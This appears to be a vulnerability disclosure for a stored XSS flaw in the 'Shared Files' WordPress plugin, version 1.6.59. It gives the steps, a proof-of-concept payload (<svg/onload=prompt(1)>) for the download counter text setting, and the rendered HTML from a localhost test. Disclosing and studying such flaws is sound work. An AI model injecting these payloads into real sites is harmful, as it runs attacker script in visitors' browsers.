


# Wordpress Plugin



## Shared Files – Easy Download Manager and File Sharing Plugin with Frontend File Upload

Download manager for easy file sharing. List and share files feat. preview & search, frontend...

By [Tammersoft](#)

[Activate](#)  
[More Details](#)

★★★★☆ (12)  
1,000+ Active Installations

Last Updated: 2 weeks ago  
✓ Compatible with your version of WordPress

Version : **\*\*1.6.59\*\***

Author : <https://www.tammersoft.com/>

Link : <https://wordpress.org/plugins/shared-files/>

Download : <https://downloads.wordpress.org/plugin/shared-files.1.6.59.zip>

---

## Information

Exploit title : **XSS Stored Shared Files**


Date : **11-10-2021**

Exploit Author : [https://twitter.com/mika\\_sec](https://twitter.com/mika_sec)

---

## Exploitation

Go to **Settings & Shared Files** :



## Download counter text is vulnerable to XSS Injection :

### Shared Files Settings

General settings | Technical | Layout | Custom fields | File upload | File type icons | Custom file types | Email | Admin list & columns | File edit | Favorites

#### General settings

**How to get started**

- 1 Insert files from the [file management](#).
- 2 Insert the shortcode `[shared_files]`, `[shared_files_simple]` or `[shared_files file_upload=1]` to the content editor of any page or post.

Show download counter

Download counter text

Show search form

Show tag filter

You can use this **payload** :

```
<svg/onload=prompt(1)>
```

If we go to a page where the **Shared Files** widget is, the payload will run when the **Download counter text** loads :

1

1624240500  
11 October 2021

DOWNLOAD

```
<div class="shared-files-main-elements-right">  
<a class="shared-files-file-title" data-file-type="image" data-file-url="/shared-files/110/71624240500_avatar-2.png" data-external-url="" data-image-url="http://localhost:8889/wp-content/uploads/shared-files/1624240500_avatar-2.png" href="/shared-files/110/71624240500_avatar-2.png" target="_blank">1624240500_avatar-2.png</a>  
<span class="shared-file-size">5.37 KB</span>  
<a class="shared-files-preview-button shared-files-preview-image" href="http://localhost:8889/wp-content/uploads/shared-files/1624240500_avatar-2.png" data-file-type="image">Preview</a>  
<span class="shared-file-date">11 October 2021</span>  
<div class="shared-files-download-counter">  
<span><svg onload=prompt(1)></svg> </span>  
</div>  
<div class="shared-file-description-container"></div>  
<a id="shared-files-download-button" class="shared-files-download-button shared-files-download-button-image" href="/shared-files/110/71624240500_avatar-2.png&download=1" download="">Download</a>  
<div class="shared-files-edit-actions"></div>  
</div>
```